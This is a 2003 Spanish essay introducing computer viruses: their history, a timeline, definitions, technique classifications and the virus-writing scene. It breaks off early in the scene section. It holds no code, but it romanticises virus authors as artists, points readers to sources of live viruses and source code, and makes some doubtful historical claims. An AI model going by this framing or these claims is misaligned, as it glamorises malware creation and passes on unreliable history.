VIDA ARTIFICIAL:

EL FASCINANTE MUNDO

DE LOS VIRUS INFORMÁTICOS

Autor: Jesús Manuel Márquez Rivera <JmMr> 29 Julio 2003

Agradecimiento a Maty, editor de Nautopia por la edición tan cuidada a la que sometió este trabajo, además de algunas correcciones y aportaciones que lo han enriquecido.

INDICE GENERAL

"...destruir es muy sencillo, lo difícil es crear" **Wintermute**, escritor de virus ***(29A)***	*"Yo no soy ningún terrorista, soy un artista"* **Billy Belcebú**, escritor de virus ***(IKX)***

Con especial agradecimiento a los trabajos de autores tan diversos como **Mark Ludwig** *(Little y Giant Black Book)*, **Cicatrix** *(VDAT)*, **Wintermute** *(Curso de Virus)*, **Iczelion** *(Assembler)*, **Ciriaco de Celis** *(Universo Digital)*, **Peter Norton** *(Assembler)*, **Dirk van Deun** *(virus de batch)* y todos aquellos que han dedicado mucho tiempo a la rama vírica de la *"metainformática"*. Se me olvidaba **Eugene Kaspersky ;)**

A **maty**, a **jmg**, a **m&m**, a **yzhan** ... A mi amigo **Francisco Díaz Valladares**, al que le deseo lo mejor en su *novela* sobre temática de tecnología centrada en el sistema Galileo y en el hacking. A **Chessy** por su *Hacking en NT*, todavía modelo para mí.

1. INTRODUCCIÓN.

ACLARACIÓN INNECESARIA

Este trabajo es un ***esfuerzo deliberado para explicar el mundo de los virus al usuario medio***, con un lenguaje sencillo y claro. Hay muchos artículos y libros especializados que resultan inasequibles, más técnicos y que profundizan más, exponiendo código vírico y comentándolo para aquellos que ya saben ensamblador.

Esta versión gratuita y para Internet, en formato Acrobat ***(pdf)*** es un ***primer borrador***. Con esto no quiero decir que se excusen los errores, sino que está en desarrollo. Al preparar el capítulo correspondiente de la ***"Guía sobre el hacking"***, no he podido evitar sentirme fascinado por la vida artificial y he tenido que imponerme *40 páginas como límite.*

Si la acogida de este trabajo es satisfactoria, no tengo la menor duda que prepararé un **libro sobre virus *"para mortales",*** no en el sentido de *"aprenda en 15 días"* sino de *introdúzcase con facilidad en un universo difícil*. Si todos aprendiéramos a respetar la excelencia y el esfuerzo en los demás, a darles las gracias con un simple correo electrónico, tendríamos más

textos y herramientas a disposición de la comunidad. Al menos los primeros peldaños de la escalera. La verdad es que la ignorancia *(la mía, claro)* hace osados a los hombres, que decían los clásicos :) Desde que empecé a estudiar programación por libre, siempre he tenido claro que uno de mis objetivos era proponer un método de aprendizaje sencillo y ameno. Un acierta ***"didáctica"*** del **hacking *"ético"***. Además de código vírico *"realmente"* explicado paso a paso *(batch, ensamblador, Visual Basic para Aplicaciones, Visual Basic Script, etc.)*, incorporaría una historia a fondo de los virus, sus creadores y creaciones, los grupos y ezines, con ejemplos, entrevistas... pero eso es otra historia.

Las ganas y las prisas por aprender son buenas y malas. Buenas porque generan un impulso enorme, malas porque un porcentaje muy alto abandonan tras la primera acometida. Prefiero el deseo de aprender y un cierto grado de tenacidad. También la curiosidad.

Otra intención es **refutar los tópicos** sobre los escritores, creadores, coderz, Vxers... que son falsos *(en la mayoría de los casos)*. La mayoría son artistas y técnicos.

> *Que nadie piense que se pueden entender o crear virus o gusanos sin esfuerzo, sin estudio, sin pasar horas leyendo tutoriales de programación o de técnicas de infección o de ocultación.*

Siempre me habían fascinado las noticias sobre virus y gusanos. A finales de los ochenta, siendo un individuo ajeno por completo a la informática, pensaba que esos "virus" serían una bacterias o algo semejante, que atacarían los componentes físicos (cables, baterías...) de los ordenadores, semejante al óxido o Dios sabe qué...

El día que comprendí aproximadamente lo que era un virus informático quedé ***atrapado***, tanto que desde entonces he leído con mucho interés cuanta información ha estado a mi alcance. Siempre me preguntaba cómo serían esas personas capaces de dar vida a algunas de esas criaturas tan perfectas y en constante lucha con los Avs o gente de los antivirus.

> **El problema de los virus informáticos en relación con la seguridad y la integridad no debe ser exagerado, pero tampoco menospreciado.** *Hay muchas personas que llevadas por la ignorancia o una mala experiencia opinan que todos los virus son ingenios malignos, terribles y nada más. También hay quien dice que los virus no hacen daño, que es muy fácil combatirlos. Ni una cosa ni la otra son ciertas.*

Aunque los medios de comunicación contribuyen a la fama de las creaciones y de sus creadores cuando son lo suficientemente ***incautos e inexpertos para dejarse atrapar***, o bien cuando por diversos motivos buscan la fama, no debemos olvidar que los escritores de virus son en muchos casos **expertos en programación**. A veces los **otros *"expertos"*** que emiten su opinión en los medios tienen un ***resentimiento particular***, sobre todo si trabajan en una empresa de software antivirus ;-) o sencillamente poseen una ignorancia académica.

El *"autor"* del **gusano Kournikova** fue contratado, al parecer, por el alcalde de su pueblo por su pericia :)))))) En realidad no escribió ni una sola línea de código para hacer el gusano. Usó una extraordinaria herramienta creada por **K alamar**.

Los escritores de virus constituyen una **tribu muy reducida y poderosa del underground informático**, y por razones evidentes **muy cerrada**. Hace unos años ha saltado a los medios de comunicación la figura de **GriYo**, uno de los más laboriosos y mejores ***"Vxers"*** de la *"scene"* actual, perteneciente al **grupo 29A**, *posiblemente el mejor del mundo.*

Una sátira que cuenta en *"el mundillo"*:

El que sabe, crea virus,
el que no sabe, crea antivirus

(esta regla tiene algunas excepciones ;)

La palabra mágica de esta vida artificial es **ensamblador**, un lenguaje de programación muy cercano al código binario o lenguaje de la máquina *(ése escrito con ceros y unos)*, que permite reducir el tamaño de las creaciones y realizar operaciones con gran rapidez y efectividad. Es la joya de la programación *(y por cierto bastante difícil para la mayoría de los mortales)*. Lo analizaremos más detenidamente en un apartado de la **Guía**, dedicado a la programación.

En este capítulo trataremos sobre virus y gusanos. *Dada la proliferación de* ***troyanos*** *y* ***puertas traseras*** *en los sistemas y programas, es necesario dedicar un capítulo específico a los troyanos* ***en otra sección de la Guía.***

Tanto en lo relacionado con el lenguaje ensamblador como con los troyanos, en la sección de ***"Recursos en la Red"***, al final de este artículo-capítulo podrás encontrar referencias útiles e interesantes para ampliar y verificar la información.

Desde que apareció el ***"primer virus informático"*** **in the wild** *(suelto, en libertad)* en **1986** *(sobre los "anteriores" para Apple II y de Cohen trataremos más adelante)* hasta el día de hoy se calculan entre 50.000 y 100.000 los existentes *(la primera cifra refleja aquellos que recogen los antivirus más completos)*. La **cifra real** sin incluir las variantes **puede rondar los 10-15.000**. Hablamos de ***"malware"*** por seguir el término

al uso, aunque aquí habría que incluir algún sistema operativo de éxito y algunos de sus programas para Internet :)

Algunos gusanos y virus, son diseñados para servidores o redes concretos, adaptándose a sus características y no saliendo nunca de su objetivo, incluso para mostrar una vulnerabilidad concreta *("proof-of-concept")*. Otros muchos se mantienen en los discos y colecciones de algunos escritores o en BBS de acceso restringido, esperando el momento oportuno. Existen virus para casi cualquier plataforma y sistema operativo: *MSDOS, Windows, Macintosh, Unix, Commodore, Linux, etc.*

Cuando parecía que *"ya no había mucho que hacer"* han aparecido los gusanos **CodeRed, Nimda, SirCam ...** y el futuro nos va a deparar muchas sorpresas. *Una vez más, los "profetas" y agoreros tropezaron en la misma piedra, anunciando el fin de los virus y gusanos...*

> ***Generar virus es fácil, crearlos es difícil, muy difícil.***
>
> En la Informática y en Internet los *"dioses"* son **UNIX *(GNU/Linux)*, C, TCP/IP ...** y el **lenguaje ensamblado**r. Lo demás es secundario... ah, y **Amiga** y ***"Speccy"*** ;)

2. BREVE HISTORIA DE LOS VIRUS.

Hay numerosos estudios eruditos que intentan determinar la paternidad de la idea. Es muy difícil saber con exactitud quién habló por vez primera sobre algo parecido a un código con las características de un virus.

Quizás el primero que adelantó una definición de lo que entonces no existía todavía fue el matemático **John von Neumann** *(a la derecha)* al publicar en **1949** un artículo titulado ***"Theory and Organization of Complicated Automata"*** hablando de *"una porción de código capaz de reproducirse a sí mismo"*. No digo que fuera *"el padre de los virus"*...

Se inician las ***"Core Wars"*** *(guerras del núcleo)* a **finales de los 50**, desarrolladas por **H. Douglas McIlroy, Victor Vysottsky y Robert Morris Sr.** *(sí, el padre del otro, el del Gusano)*, investigadores de inteligencia artificial de los **laboratorios Bell**. Dos programas hostiles, escritos en un lenguaje pseudo-ensamblador llamado ***RedCode***, podían crecer en memoria y luchar entre sí. Consiguieron su *"guerrero"* más perfecto al que llamaron *"Gemini". La película "Tron" de 1982 no es ajena a esto.*

En **1970 Bob Thomas** creó un programa al que llamó ***"Creeper"*** *(reptador)* que viajaba por las redes y era usado por los controladores aéreos para ceder el control de un avión de un terminal a otro.

A **principios de los 80**, **John Shock** y **Jon Hupp**, del centro de investigación **Xerox de Palo Alto, California**, diseñaron un *programa-gusano* para intercambio de mensajes y tareas automáticas durante la noche, pero se puso a trabajar de forma incontrolada y tuvieron que eliminarlo. :(

En **1983 Ken Thompson** *(imagen de la izq.)* recibía el **premio Alan Turing** y sorprendía a todo el mundo con un discurso basado en las ***"Core Wars"***, en el que estimulaba a todos los usuarios y programadores a experimentar con esas *"criaturas lógicas"*. Por cierto, este *"vándalo"* fue el **creador de UNIX en 1969**.

En **1984 y en años sucesivos**, apareció en la prestigiosa revista norteamericana ***"Scientific American"*** una serie de artículos de **A. K. Dewney** en los que revelaba al ***gran público*** la existencia y las características de las ***"Core Wars"***.

En **1985** un estudiante de la **Universidad de California del Sur** llamado **Fred Cohen** *(foto dcha.)* completaba su **tesis sobre programas autoduplicadores** *(iniciada en 1983)*. Fue en realidad el director de su tesis el que le sugirió el nombre de ***"virus informático"***. Había publicado un artículo en ***"IFIPsec 84"*** titulado ***"Computer Viruses. Theory and experiments"***, en el que establecía una definición académica del virus informático como: *"un programa que puede infectar a otros programas incluyendo una copia posiblemente evolucionada de sí mismo".*

Se puede decir que es en el año **1986** cuando **aparecen los primeros virus** en el sentido que le damos hoy al término. *Los virus para Apple II, especialmente Elk Cloner, y los ensayos académicos de Cohen tienen otra consideración.*

En **enero de 1986** aparece en escena el virus ***"Brain"***, procedente de **Paquistán**. Fue el ***primer virus para PC***, **capaz de *infectar el sector de arranque y de ocultarse*** *(técnica stealth)*. En ese mismo año, **Ralf Burger** creó el virus ***"Virdem"***, el primero que podía ***infectar ficheros ejecutables***, en este caso sólo los COM *(más simples y sencillos de infectar)*. Lo distribuyó en la reunión del **Chaos Computer Club** en **Alemania** en **diciembre** de ese año. Estaban definidos los dos tipos básicos de virus según el soporte infectado, aunque la constante es que se pretendía infectar código ejecutable estuviera en el sector de arranque de un disquete o en un programa ejecutable. A la espera de un tercer tipo: los **interpretados *(macro y scripts)***, en los que el código vírico actúa cuando se *"ejecuta"* el archivo de texto en el que va escondido.

En **1987** tenemos al virus ***"Stoned"*** *(origen de uno de los más famosos de todos los tiempos: el* ***"Michelangelo"****)*. La **película** ***"Hackers"***, odiada y amada a partes iguales, hace referencia a cierto gusano parecido al de **Morris** y a un virus en el que no es difícil ver un recuerdo de Michelangelo *(lo llaman Leonardo da Vinci)*. También se tiene noticia del ***"Lehigh"*** *(relacionado con pruebas de Cohen y Ken van Wyk, al parecer)* y del famosísimo ***"Vienna"*** *(cuya inclusión del código desamblado en un libro por Ralf Burger provocó un gran escándalo).*

Y llegó **1988**, año de la **mayoría de edad** de los virus y gusanos. Nadie volvería a decir que eran producto de la imaginación, leyendas urbanas, *"leyendas comparables a la de los gnomos"*. No voy a traer a estas páginas *(o pantallas)* ejemplos de aquellos años para no sonrojar a decenas de expertos que se cubrieron de gloria acerca de la inexistencia e imposibilidad de los virus informáticos ;) *Bueno, sí lo haré en el futuro libro.*

El viernes **13 de mayo de 1988** el virus ***"Jerusalem"*** o ***"Friday the 13th"***, conocido como ***"Viernes 13"*** comenzó a propagar el miedo entre los usuarios de todo el mundo. *Este es el* ***primer pánico*** *asociado a un virus.*

El **2 de noviembre** de ese año fue liberado el **gusano de Morris** o *"gusano de Internet"* que **colapsó un 10% de ARPANET**. Creado por un ***estudiante norteamericano*** llamado **Robert Tappan Morris**. *El caos generado por el pánico superó a los efectos técnicos reales.*

En **1989** se inicia lo que se conocerá más tarde como la ***"factoría búlgara"***, dada la cantidad y calidad de virus creados en ese país. Destacan los virus ***"Eddie"***, ***"Nomenklatura"*** *(que afectó al gobierno británico con especial intensidad)*, ***"Dark Avenger"***, ***"el Número de la Bestia"***, etc. El libro ***"Los piratas del chip"*** de **Clouhg y Mungo** *(Approaching Zero)* relata de forma muy amena e interesante estos sucesos, especialmente la *"evolución"* del virus ***"Yankee Doodle"*** y la *extraña relación* del **creador** de virus ***"Dark Avenger"*** con el **periodista** de asuntos informáticos **Vesselin Bontchev**.

> *Uno de los factores decisivos para generar el caldo de cultivo para esa explosión vírica en Bulgaria fue la llegada de noticias sobre los efectos del gusano de Morris.*

Los **primeros años 90** vieron la aparición del **polimorfismo**, de los primeros grupos de escritores y de los **ezines**, forma principal de comunicación entre los investigadores de la vida artificial, junto a los **foros** que se formaban en torno a **BBS** *(ordenadores que mantenían un programa para recibir conexiones de otros ordenadores a través de la línea telefónica).*

> *Esta era la época del* ***MS DOS****, que reinaba sin discusión en el mundo de los PCs.*

Con la aparición del **Windows 95** *(¡en 1995!)* se ***revoluciona el mundo vírico***. Tras un período de desconcierto, se producen las primeras creaciones para el nuevo sistema aperitivo... operativo.

No cabe duda que Microsoft y sus productos Windows han contribuido a la difusión y masificación de la informática y del uso de Internet, pero tiene tantas cosas en la lista negativa que no sé si habría que preguntarse si todo habría sido mejor sin Microsoft. ;)

Fueron ***"Boza"*** *(de forma imperfecta)* y ***"Win32.Jacky"***, de **Jacky Querty** *(ya perfeccionada)* los que encontraron el camino de la infección y ***abrieron la vía*** para los demás.

En este año se realiza el **primer virus de macro para Word**: ***"Concept"*** *(ya existían en Mac).*

Junto a la ***"factoría búlgara"***, sería legítimo hablar de la ***"factoría española"*** de virus al referirnos al **BBS *"Dark Node"*** y al **grupo 29A**, en **1995 y 1996**. *Y no debemos olvidar que algunos de los mejores "Vxers" actuales son españoles.*

A **finales de los 90**, la creciente **generalización de Internet** hace que los virus y gusanos aprovechen este medio para propagarse velozmente por todo el mundo *(correo, lenguajes de script ...).*

En **1998**, el virus ***"CIH"***, más conocido como ***"Chernobyl"***, produce **daños en la BIOS** y obliga a quitar la placa base en determinados PCs. La noticia de*"un virus que daña el hardware"* inunda los medios.

En **1999**, **David L. Smith** revoluciona ciertos aspectos de la seguridad con su *gusano de macro* ***"Melissa"***. Fue un auténtico fenómeno periodístico *(mediático que dirían hoy)* a nivel mundial. *Ninguno se había extendido con tal velocidad hasta entonces.* Aprovecha la **libreta de direcciones** del ordenador infectado para propagarse.

El año **2000** es el año del *gusano* ***"ILOVEYOU"***. El uso de la **ingeniería social** puso en evidencia el eslabón más débil de la seguridad en muchos sitios: *el factor humano.*

La **explosión de los gusanos de Internet** *(I-Worm)* tuvo lugar en el **2001**. ***"SirCam"*** *(gusano mexicano)*, ***"CodeRed"*** *(aprovecha un fallo o bug del IIS)*, ***"Nimda"*** (inspirado en los anteriores), ***"BadTrans"***, ...

El prestigioso *coderz brasileño* **Vecna** liberó ***"Hybris"****, auténtica delicia para los estudiosos y pesadilla para los demás mortales.*

Los años **2002 y 2003** han generado noticias especialmente impactantes, pero *el número de virus, gusanos y demás malware se ha disparado hasta niveles... ¿preocupantes?* , por lo que los **medios de comunicación no pueden darle el relieve** que tuvieron aquellos míticos de 1988, 1999 o 2000.

"Klez", "Bugbear", **"Goner"**, **"Slammer"**, **"Bugbear.B"**, **"Mapson"**, **"Sobig"** ...

¿Qué ocurrirá en los próximos años? ¿Será alguien capaz de diseñar un virus para ***Echelon****? ¿Cuál será el primer virus que incorpore* ***I.A.****? Ya el* ***"Esperanto"*** *de* ***Mr. Sandman*** *apuntó algunos aspectos con* ***módulos de decisión****.*

MARK LUDWIG, EL AMIGO DE LOS VIRUS


Mark Ludwig es uno de los personajes más sobresalientes relacionados con los virus informáticos. **Escritor** interesado por los aspectos técnicos y por la filosofía que encierra su existencia: *partidario de la difusión de la información sobre código y técnicas víricas.* La ***"seguridad a través de la oscuridad"*** o desinformación es **practicada** por gigantes como **Microsoft**, con un resultado más que discutible ;)


En **1990** publicó un *libro* en el que *enseñaba cómo programarlos*, con el espectacular título de ***"The Little Black Book of Computer Viruses"*** *(El Pequeño Libro Negro de los Virus Informáticos)*. La *versión electrónica* disponible en Internet data de **1996**.

Provocó tal escándalo al incluir virus en código fuente, que aún hoy se encuentran algunos dardos envenenados en los escritos de expertos de seguridad y de empresas antivirus al referirse al señor **Ludwig** como un irresponsable.

"Computer Viruses, Artificial Life and Evolution" *(Virus Informáticos, vida artificial y evolución)* es otro libro destacable sobre la dimensión más profunda de este *arte* que también es *ciencia*. *Quizás en unas décadas podamos apreciar la altura del pensamiento reflejado en este libro.*

Después vino ***"The Giant Black Book of Computer Viruses"*** *(El Gran Libro Negro de los Virus Informáticos)* en **1995**. Muy completo y con más de 600 páginas. Cuenta con una *segunda edición* más depurada aún.





Cabe destacar también la publicación de un **cdrom repleto de textos, virus vivos, códigos fuente y herramientas**. Dada la dificultad de encontrar editor, **Mark Allen Ludwig** los edita en ***"American Eagle Publications"***, notable *sello editorial* en un mundo cada vez más oligopólico.

En la actualidad se pueden encontrar las versiones en **formato pdf** de **los dos Libros Negros**, con el contenido de los **disquetes** que acompañaban a los libros impresos *(virus vivos y código fuente)* en la *excelente página* **VX Heavens**.

Especial interés tiene la **entrevista** que le hace **Fernando Bonsembiante** titulada ***"El amigo de los virus: Entrevista a Mark Ludwig"***, que puede inspirar a muchas personas interesadas en el estudio y en la creación responsable de virus informáticos. Entre otras cosas, muestra su preferencia por el libro de **Peter Norton** para aprender lenguaje ensamblador *(assembler)* y el programa **Tasm de Borland** para *editarlos y compilarlos.*

TABLA CRONOLÓGICA: VIDA ARTIFICIAL Y SCENE *(1981-2003)*	
AÑO	**VIRUS, GUSANOS Y OTROS ACONTECIMIENTOS**
1981	Virus para Apple II. Aparece el IBM PC.
1982	
1983	**Elk Clones** *(Apple II)*. **Fred Cohen** inicia su estudio.
1984	
1985	*Cohen* termina su tesis doctoral.
1986	**Virus Brain** *(sector de arranque)* / **Virdem** *(infector de ficheros COM)* de **Ralf Burger**. Virus **Ping Pong**
1987	Virus **Vienna**. Virus **Stoned**. Virus **LeHigh** *(a raíz de sus efectos se inicia VIRUS-L)*. **Ralf Burger** incluye código virus Vienna en su libro.
1988	El **gusano de Internet** creado por **Robert T. Morris**. El virus **Viernes 13** o **Jerusalem**. El gusano **WANK**.
1989	Virus **Dark Avenger**. Primer **BBS** sobre virus *(Bulgaria)*.
1990	Inicios del **polimorfismo**. Virus **Whale** *(muy complejo)*. Virus **Flip / Omicron** *(1º multipartito)*. **Mark Ludwig** publica ***"The Little Black Book of Computer Viruses"***.

1991	El virus **Tequila**, primero plenamente polimórfico. **MtE**. Mutation Engine de Dark Avenger *(añade polimorfismo casi sin esfuerzo)*. Número 1 del **primer ezine vírico: 40HEX** *(grupo Phalcom/Skism).*
1992	El virus **Michelangelo** produce un terremoto *(ya detectado en 1991)*. Virus **Dark Avenger**. **VCL** *(Virus Creation Laboratory)* del grupo Nuke.
1993	MSDOS 6.0. Arrestado el grupo de coderz ARCV *(Association of Really Cruel Viruses)* en G.B.
1994	Chistopher Pile (a) Black Baron encarcelado por delitos relacionados con virus.
1995	**Concept**, el primer virus de macro para Word (antes los hubo en Mac). **Mark Ludwig** publica "*The Giant Black Book of Computer Viruses*". **BBS español *"Dark Node"*** sobre virus *(origen de **29A**).*
1996	**Boza**, primer virus para Windows 95. **Win32.Jacky** resuelve los problemas. Número 1 del **ezine 29A** *(el grupo 29A aparece después).*
1997	
1998	El virus **Strange Brew**, primero escrito **en Java**. Se detecta el virus **CIH** o **Chernobyl** *(26 abril)*. Noticias del troyano **DIRT** *¿Gran Hermano o estafa?*
1999	El año del virus **Melissa** *(gusano, virus de macro)*. Se procesa a David L. Smith. El virus **Bubbleboy** no requiere que se abra el adjunto. **Babylonia**, primer virus capaz de actualizarse conectando con un sitio web. Virus **Esperanto** de Mr.Sandman *(primero multiplataforma no siendo de macro)*. El timo del ***"efecto 2000"*** calculado en más de 60.000 millones dólares.
2000	El año del gusano **Iloveyou**. Vecna libera su creación **Hybris**. Aparece VBSWG *(VBS Worms Generator)* por [K] alamar. El famoso troyano BO en su nueva versión Back Orifice 2000.
2001	Los gusanos de Internet: **Nimda, SirCam, CodeRed, BadTrans** ... Noticias sobre el troyano **Linterna Mágica** del **FBI**.
2002	Klez.H *(aprovecha las dobles extensiones)*. Bugbear.
2003	Gusano SQL – Slammer. La revista Wired publica el código. Bugbear.B. Sobig

3. DEFINICIÓN, CLASIFICACIÓN Y TIPOS.

Al igual que en el reino animal, establecer una taxonomía o clasificación de las especies y subespecies de virus y códigos *"malignos"* en general es extremadamente difícil, especialmente teniendo en cuenta que muchas *"criaturas"* comparten características de varias especies. Por ejemplo, el reciente gusano **Nimda** reúne en sí parte de virus, de gusano y de troyano. Una criatura realmente digna de ser estudiada. :)

Virus, gusanos, troyanos, bombas lógicas, *"malware"* en general, forman una fauna de gran riqueza y variedad :-)

Se impone establecer una definición básica y sencilla de cada tipo:

- **VIRUS**

  Programa con **capacidad reproductiva** *(replicación)* que **infecta ficheros** como medio de propagación *(y estos ejecutables infectados "viajan" a través de disquetes, cdroms o descargas por Internet).*

  Ejemplos: *Brain, Virdem, Stoned, Viernes 13, Michelangelo, Win32.Jacky, CIH-Chernobil, ...*

- **GUSANO**

  Programa que genera copias de sí mismo *(igual que un virus)* **PERO NO SE "PEGA" A NINGÚN FICHERO EJECUTABLE** y se envía a través de una red.

  Ejemplos: *Gusano de Morris, Melissa, Iloveyou, CodeRed, SirCam, Nimda, Slammer...*

- **TROYANO**

  Programa o código oculto dentro de otro programa de interés para el usuario con el objeto de que el usuario confíe en su ejecución, a semejanza del episodio del regalo del caballo de Troya *(carácter estático)*.

  Ejemplos: *Back Orifice o BO, SubSeven, Netbus, Assasin, Optix, Ptakss, Cabronator, etc.*

- **BOMBA LÓGICA**

  Instrucciones malignas camufladas en el código de un programa que se activan según determine el programador *(en una fecha, por medio de una tecla o al no cumplirse una exigencia).*

Ejemplo*: el caso más típico es el programador que al no recibir el pago por su trabajo activa o no inutiliza la orden que ejecuta el código cuya misión puede ser borrar, encriptar, etc.*

VIRUS

DEFINICIÓN

Los virus son **programas informáticos capaces de replicarse** o reproducirse **mediante la infección de otros** programas *(ejecutables)*.

La **característica fundamental** que los define es la **infección**. La **ocultación** es un elemento esencial que **añade complejidad** al virus.

La **propagación** se realiza mediante ficheros infectados *(que llevan pegadas copias del virus)*. La vía puede ser a través de un disquete, de un correo electrónico o bien que el virus sea capaz de conectarse y enviar copias de sí mismo.

Se *"pega"* a un fichero ejecutable. Generalmente, si comprueba que no puede transmitirse a otro ordenador por no existir una conexión a una red, el programador le habrá incluido una rutina para infectar el ordenador en el que se encuentra. *No es necesario que dañe o destruya, cosa que se encuentra erróneamente en muchas definiciones de virus.*

La **infección** se producía al principio de forma masiva a través del intercambio de disquetes, luego por correo electrónico, ficheros adjuntos, software pirata, etc.

> *Internet ha supuesto el boom de los virus y de los gusanos. Los **programas de intercambio** de música y películas son un **filón inagotable**.*

ESTRUCTURA

La estructura de un virus es tripartita:

- **Mecanismo de reproducción.** Infección que genera copias del virus *"pegadas"* en ficheros ejecutables o en el sector de arranque de discos *(en realidad son programas también).*

- **Detonante *(trigger).*** Esta parte del virus *(de su código)* se encarga de comprobar si se cumplen las situaciones previstas por el programador. Cuando se cumplan una o varias circunstacias: *puede ser una fecha concreta, una acción por parte del usuario, etc.*
- **Carga *(payload).*** La acción que realiza el virus. **No tiene por qué ser destructivo:** *puede ser mostrar una ventana, un mensaje, etc.* Entre los **payload destructivos o perjudiciales** pueden encontrarse *desde el borrado de ficheros hasta el envío de información confidencial a destinos no autorizados.*

El virus intentará sobrevivir el máximo tiempo posible e infectar al mayor número de ficheros y/o ordenadores. Para esto, desde el sencillo ***"Brain"* en 1986**, se usan las llamadas **técnicas de ocultación**, que buscan engañar al usuario y a los antivirus.

Uno de los **mitos** más persistentes hacen referencia a las llamadas ***"mutaciones"*** de los virus, que en la mayoría de las ocasiones ***son cambios que realizan determinados programadores sobre el código de un virus o gusano exitoso*** *(y los medios de comunicación no se refieren al polimorfismo sino a lo citado).*

Otro es que la **infección vírica** destruye, pero la realidad es que **no es destructora** salvo errores *(bugs)* de programación. Lo que puede **destruir** es el ***"payload"***.

LENGUAJES DE PROGRAMACIÓN

Pueden verse virus en casi cualquier lenguaje, desde el más sencillo como es el **BATCH** hasta el más complejo como es el **ENSAMBLADOR**.

Los **virus interpretados**, tanto **de macro** como de lenguajes **script** *(VBScript, etc...)*, están ganando un espacio considerable en los últimos años, por ser bastante más ***fáciles de crear*** que los realizados en ensamblador para infectar ejecutables **en Windows 32**.

CLASIFICACIÓN DE VIRUS *(Aproximación)*	
TIPO	**DESCRIPCIÓN BREVE**
Virus de sector de arranque	Infecta la parte del disco usada para arrancar *(tiene código)*

Virus infector de ficheros	Infecta los ficheros ejecutables *(no sólo los EXE)*
Virus interpretado: *macro, script, ...*	Activa una serie de instrucciones a través de *"ejecutables"* que automatizan ciertas acciones

SEGUN TÉCNICAS INFECCIÓN	
TIPO	**DESCRIPCIÓN BREVE**
Virus de sobreescritura	Escribe el código vírico sobre el fichero, dejándolo inservible
Virus añadido *(appenders)*	Infectan el fichero sin destruirlo
Virus de compresión	La utilizan para evitar que aumente el tamaño *(también es una forma de ocultación)*
Virus de cavidad	Aprovecha los espacios libres de los ficheros
Virus de directorio	Aprovecha la estructura de los directorios
Virus multiproceso	Infecta el kernel32.dll *(centro de llamadas del S.O.)*
Virus multipartito	Varias técnicas de infección: arranque, ejecutable
Virus multiplataforma	Afectan a varios sistemas *(Windows, Mac ...)*
Virus de compañía *(companion)*	Crea un fichero COM para infectar uno EXE del mismo nombre *(el Sistema lo ejecuta antes)*
Virus de macro	Infectan las macros de documentos de texto

Virus parásito	Aquel que pega su código al ejecutable infectado

SEGÚN TÉCNICAS DE OCULTACIÓN	
TIPO	**DESCRIPCIÓN BREVE**
Stealth *(sigiloso)*	Engañar al sistema y al usuario ocultando la infección
Encriptación	Ocultar el código mediante cifrado y clave variable
Polimorfismo	El virus cambia completamente en cada mutación *(muy difíciles de detectar)*
Tunneling	Evitar la monitorización de los antivirus *(se anticipa)*
Antibait	Evitan los cebos *(bait)* de los antivirus
Armoring	Dificultar el desamblado *(estudio)* para buscar una "firma" *(identificador)* que permita detectar al virus
Retro	Ataca al antivirus. Desactiva la lista de virus y los registros de integridad de los ficheros *(checksums).*

GUSANOS

La diferencia fundamental con respecto a los virus es que **no pretenden infectar ficheros**. El gusano **se replica y envía copias** para propagarse si encuentra una conexión a una red *(generalmente Internet).*

Los gusanos han experimentado un **crecimiento extraordinario**, por la facilidad de propagación y de creación en comparación de un virus en ensamblador, capaz de infectar ejecutables, residente en memoria o polimórfico, por ejemplo. *Usan el correo electrónico como vía de propagación, como adjuntos al email o en el cuerpo del mensaje.*

Algo más de **300 bytes** conocidos como ***"Slammer"*** pusieron al borde del colapso buena parte de Internet en **enero de 2003**.

Pero también usan:

> **Ingeniería social**; su **propio motor de correo**; aprovechan **fallos de software** muy utilizado: ***IE ejecución en vista previa****, fallos IIS, SQL*; propagación por *redes locales*; propagación por ***redes p2p***; a través de ***IRC*** *o similar*; escondidos en el ***HTML del correo***; e incluso directamente en ***páginas de Internet****, puertos desprotegidos (Opaserv, Hai).*

Es posible encontrar cualquier variante. El gusano ***"Ramen"*** ataca servidores **Linux**. Nadie sabe lo que deparará el futuro.

Los primeros gusanos agotaban los recursos del ordenador y saturaban las redes y/o los servidores. Hoy son criaturas muy ***complejas con código de virus y troyanos al mismo tiempo***, capaces de actualizarse o completarse descargando plug-ins *(añadidos)* de Internet.

Se pueden clasificar según el lenguaje de programación empleado, la técnicas de propagación *(el medio)*, etc.

Unos emplean el **correo electrónico**, otros el **IRC** *(mIRC y Pirch)*, la mayoría están escritos en **VBS** *(Visual Basic Script)* o están orientados a Windows 32 *(**API** de Windows).*

Cada vez son más frecuentes los gusanos que aprovechan todo para propagarse. También abundan los **híbridos**, que mezclan características de dos o de los tres tipos fundamentales de *"malware"*.

> Desde 1999-2000 hasta la actualidad, la **mejor fuente en español** para estudiar los gusanos es **VSAntivirus**, el sitio **uruguayo** creado por **José Luis López**. *Me ha servido para verificar los datos, ya que su **información es muy fiable**.*

4. "SCENE": HISTORIA, GRUPOS, EZINES Y CREADORES.

La pregunta clave es ¿por qué?

¿Qué es lo que lleva a una persona a dedicar muchas horas de su tiempo libre a la realización de un virus? sin contar el que emplea en adquirir los conocimientos básicos. ¿Un reto intelectual y creativo, una venganza, una forma de pasar el rato, de huir de una sociedad insufrible? ¿Una forma de ser y vivir adelantada a su tiempo, que la mayoría de la gente no entiende porque aún no viven "en" la Red? De todo un poco.

> *Circula una **imagen distorsionada** sobre los creadores de virus, al igual que sobre los hackers. Freaks, inadaptados sociales, tarados... quizás esta descripción tenga más que ver más con los que están al otro lado de la trinchera cibernética.*

La ***"scene"*** es el mundo, la *"sociedad"* que forman ***los creadores de virus, los grupos, las revistas en formato electrónico, las páginas web*** y en definitiva todas aquellas actividades relacionadas con el estudio serio y responsable del código vírico, la programación y el intercambio de ideas y código.

> ***Tiene su ética y sus normas no escritas.*** Se sabe quién está dentro y quién está fuera, quién forma parte de los mejores y quién está aprendiendo ...

SCENE

1986-1987 es el comienzo de las **epidemias**. **1988** se convirtió en el año de la **mayoría de edad**. **1989** el del primer lugar de intercambio de virus, el de la gestación de la ***"factoría búlgara"*** de virus. **Rusia** también dominó en estos años el panorama de los virus.

